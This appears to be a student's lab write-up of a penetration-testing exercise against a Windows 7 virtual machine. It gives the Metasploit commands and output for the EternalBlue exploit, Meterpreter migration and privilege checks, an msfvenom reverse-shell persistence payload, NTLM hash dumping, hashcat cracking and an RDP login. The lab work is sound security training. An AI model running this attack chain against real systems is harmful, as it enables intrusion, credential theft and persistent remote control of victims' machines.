Task 1

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.13.37.104
LHOST => 10.13.37.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4449
LPORT => 4449
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.13.37.103
RHOST => 10.13.37.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.13.37.104:4449
[*] 10.13.37.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.13.37.103:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.13.37.103:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.13.37.103:445 - The target is vulnerable.
[*] 10.13.37.103:445 - Connecting to target for exploitation.
[+] 10.13.37.103:445 - Connection established for exploitation.
[+] 10.13.37.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.13.37.103:445 - CORE raw buffer dump (42 bytes)
[*] 10.13.37.103:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.13.37.103:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.13.37.103:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.13.37.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.13.37.103:445 - Trying exploit with 12 Groom Allocations.
[*] 10.13.37.103:445 - Sending all but last fragment of exploit packet
[*] 10.13.37.103:445 - Starting non-paged pool grooming
[+] 10.13.37.103:445 - Sending SMBv2 buffers
[+] 10.13.37.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.13.37.103:445 - Sending final SMBv2 buffers.
[*] 10.13.37.103:445 - Sending last fragment of exploit packet!
[*] 10.13.37.103:445 - Receiving response from exploit packet
[+] 10.13.37.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.13.37.103:445 - Sending egg to corrupted connection.
[*] 10.13.37.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.13.37.103
[*] Meterpreter session 1 opened (10.13.37.104:4449 -> 10.13.37.103:49163) at 2024-09-29 17:18:28 -0400
[+] 10.13.37.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.13.37.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.13.37.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter > getsystem
[-] Already running as SYSTEM
```

After the exploitation we found out we already have the SYSTEM Privilege
We need to find a stable process, such as explorer.exe, svchost.exe, or lsass.exe and to migrate it. We found a PID for explore.exe that has a SYSTEM user is 3012 so we migrate it.

```
Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 232   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 296   448   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 304   296   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 352   296   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 364   344   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 392   344   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 448   352   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 464   352   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 468   448   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 472   352   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 556   448   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 580   448   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 656   448   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 708   448   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 800   448   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 844   448   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 908   448   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 996   448   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1108  448   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1200  448   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1308  820   csrss.exe             x64   2        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 1488  448   taskhost.exe          x64   1        admin-PC\user                 C:\Windows\system32\taskhost.exe
 1516  468   rdpclip.exe           x64   2        admin-PC\admin                C:\Windows\system32\rdpclip.exe
 1576  448   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1652  448   taskhost.exe          x64   2        admin-PC\admin                C:\Windows\system32\taskhost.exe
 1664  1544  GoogleCrashHandler.exe    x86   0    NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler.exe
 1772  1544  GoogleCrashHandler64.exe  x64   0    NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.exe
 1880  448   wmpnetwk.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 2056  820   winlogon.exe          x64   2        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 2276  364   conhost.exe           x64   1        admin-PC\user                 C:\Windows\system32\conhost.exe
 2372  800   dwm.exe               x64   2        admin-PC\admin                C:\Windows\system32\Dwm.exe
 2424  800   dwm.exe               x64   1        admin-PC\user                 C:\Windows\system32\Dwm.exe
 2448  2416  explorer.exe          x64   1        admin-PC\user                 C:\Windows\Explorer.EXE
 3012  244   explorer.exe          x64   2        admin-PC\admin                C:\Windows\Explorer.EXE
 3024  2448  cmd.exe               x64   1        admin-PC\user                 C:\Windows\system32\cmd.exe

meterpreter > migrate 3012
[*] Migrating from 296 to 3012...
[*] Migration completed successfully.
```

Task 2

We background current session first use `background`

`search post/windows`

```
e Privilege Based Process Migration
   240  post/windows/manage/migrate                    .                normal     No     Windows Manag
```

`use post/windows/manage/migrate`

`sessions`

```
Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  2         meterpreter x64/windows  admin-PC\admin @ ADMIN-PC  10.13.37.104:4449 → 10.13.37.103:49169 (10.13.37.103)

msf6 post(windows/manage/migrate) > set session 2
session ⇒ 2
msf6 post(windows/manage/migrate) > run

[*] Running module against ADMIN-PC
[*] Current server process: Explorer.EXE (3012)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 2732
[+] Successfully migrated into process 2732
[*] Post module execution completed
```

Task 3

See all the previous commands

Task 4

`search post/windows antivirus`

```
msf6 post(windows/manage/migrate) > search post/windows antivirus

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  post/windows/manage/dell_memory_protect           .                manual  No     Dell DBUtilDrv2.sys Memory Prot
ection Modifier
   1  post/windows/gather/enum_av_excluded              .                normal  No     Windows Antivirus Exclusions En
umeration
   2  post/windows/gather/credentials/avira_password    .                normal  No     Windows Gather Avira Password E
xtraction
   3  post/windows/gather/enum_av                       .                normal  No     Windows Installed AntiVirus Enu
meration
   4  post/windows/manage/killav                        .                normal  No     Windows Post Kill Antivirus and
 Hips
```

`use post/windows/manage/killav`

`set session 2`

`run`

```
[*] No target processes were found.
[*] Post module execution completed
```

Looks like no antivirus on the target machine

Task 5

See all the commands in Task4

Task 6

First we need to go back the session

`sessions -i 2`

Then we do the check

`getuid`

```
meterpreter > getuid
Server username: admin-PC\admin
```

Additionally if we want to check the privilege

`getprivs`

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Task 7

https://docs.rapid7.com/metasploit/meterpreter-getsystem/

`getsystem`

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getsystem
[-] Already running as SYSTEM
```

Task 8

We can use

`post/windows/manage/persistence_exe`

Task 9

```
msf6 post(windows/manage/persistence_exe) > msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.13.37.104 LPORT=5555 -f exe -o persistence_payload.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.13.37.104 LPORT=5555 -f exe -o persistence_payload.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: persistence_payload.exe
```

First we use msfvenom to generate payload
Then we use use post/windows/manage/persistence_exe to upload it to the target machine

`set SESSION 2`

`set REXEPATH /home/kali/persistence_payload.exe`

Task 10

We then run `multi/handler`

```
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.37.104:5555


[*] Sending stage (176198 bytes) to 10.13.37.103
[*] Meterpreter session 3 opened (10.13.37.104:5555 → 10.13.37.103:49159) at 2024-09-29 19:11:58 -0400

meterpreter >
```

Here we can see if we shutdown the target machine,the connection closes.
After we started up the target machine again, it automatically let the Meterpreter session open.

Task 11

Use hashdump

```
meterpreter > hashdump
admin:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:43bcb2f25a3ded39a4702b116cdfae9c:::
user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

The password hashes for the users are formatted as:
username:uid:LM_hash:NTLM_hash:::
The hash format is **NTLM** (the modern format used by Windows systems)
It is an older Microsoft authentication protocol that secures user passwords by converting them into hashes. While it's still used for compatibility with older systems, it's less secure compared to newer methods, and is vulnerable to certain attacks such as pass-the-hash.

Task 12

```
meterpreter > hashdump
admin:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```

In this case, the **NTLM hash** for the **admin** user is

e19ccf75ee54e06b06a5907af13cef42

We needed to crack the NTLM hash using a tool like **John the Ripper** or **Hashcat**.
Here are the steps using Hashcat:

Save the hash to a file: we saved the hash in a text file

```
nano hases.txt
echo e19ccf75ee54e06b06a5907af13cef42"> hashes.txt
```

Hashcat need a wordlist in order to crack the password, we use the one (rockyou.txt) that already installed in Kali

After that we used hashcat to do the job

```
hashcat -m 1000 -a 0 /home/kali/hashes.txt
/usr/share/wordlists/rockyou.txt
```


- `m` flag tells Hashcat which hash algorithm it needs to crack. 1000 corresponds to NTLM
- `a` flag defines the attack mode, 0 stands for straight wordlist attack, Hashcat will go through a list of potential passwords from a worldist and hash each one, comparing the result to the target hash. If it finds a match, it identifies the corresponding password.

We can see the hashcat cracked the password which is “P@ss0rd”

Task 13

Change password to “password”

Call `shell` in meterpreter session



`hashdump` for new password

```
meterpreter > hashdump
admin:1001:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:43bcb2f25a3ded39a4702b116cdfae9c:::
user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Wordlist “rockyou” is too small, Hashcat exhausted all the entries in the wordlist but didn’t find the matching password.

We decided use another wordlist

`sudo apt install seclists`

Use this wordlist the hashcat cracked the new password - “password”

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > hashcat -m 1000 -a 0 /home/kali/new_hashes.txt /usr/share/seclists/Passwords/2020-200_most_used_passwords.txt
[*] exec: hashcat -m 1000 -a 0 /home/kali/new_hashes.txt /usr/share/seclists/Passwords/2020-200_most_used_passwords.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================

* Device #1: cpu-penryn-13th Gen Intel(R) Core(TM) i5-13600KF, 4725/9515 MB (2048 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/2020-200_most_used_passwords.txt
* Passwords.: 197
* Bytes.....: 1594
* Keyspace..: 197

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

8846f7eaee8fb117ad06bdd830b7586c:password

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 8846f7eaee8fb117ad06bdd830b7586c
Time.Started.....: Sun Sep 29 18:09:02 2024 (0 secs)
Time.Estimated...: Sun Sep 29 18:09:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/2020-200_most_used_passwords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1221.7 kH/s (0.01ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 197/197 (100.00%)
Rejected.........: 0/197 (0.00%)
Restore.Point....: 0/197 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> angel1
Hardware.Mon.#1..: Util:  2%

Started: Sun Sep 29 18:09:01 2024
Stopped: Sun Sep 29 18:09:04 2024
```

Task 14


The cracked admin credentials (**username: admin, password: password**) allow an attacker to log in to the Windows 7 machine remotely using tools like **rdesktop** or other **Remote Desktop Protocol (RDP) clients**. With admin privileges, the attacker can perform any action on the system, including installing malware, changing system settings, or accessing sensitive files. They can manipulate any aspect of the operating system, essentially having full control over the machine.

`rdesktop 10.13.37.103 -u admin -p password`

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > rdesktop 10.13.37.103 -u admin -p password
[*] exec: rdesktop 10.13.37.103 -u admin -p password

Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```

We can see I can remote control the target's machine in the Kali system.


kali [Running] - Oracle VM VirtualBox
Task Manager
Trash
File System
kali@kali: ~
File Actions Edit View Help
rdesktop - 10.13.37.103
Recycle Bin
Firefox
Google Chrome
Windows 7
Build 7601
This copy of Windows is not genuine
3:37 PM
9/29/2024
ED [0×00020008]
specific certificate.
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
Right Ctrl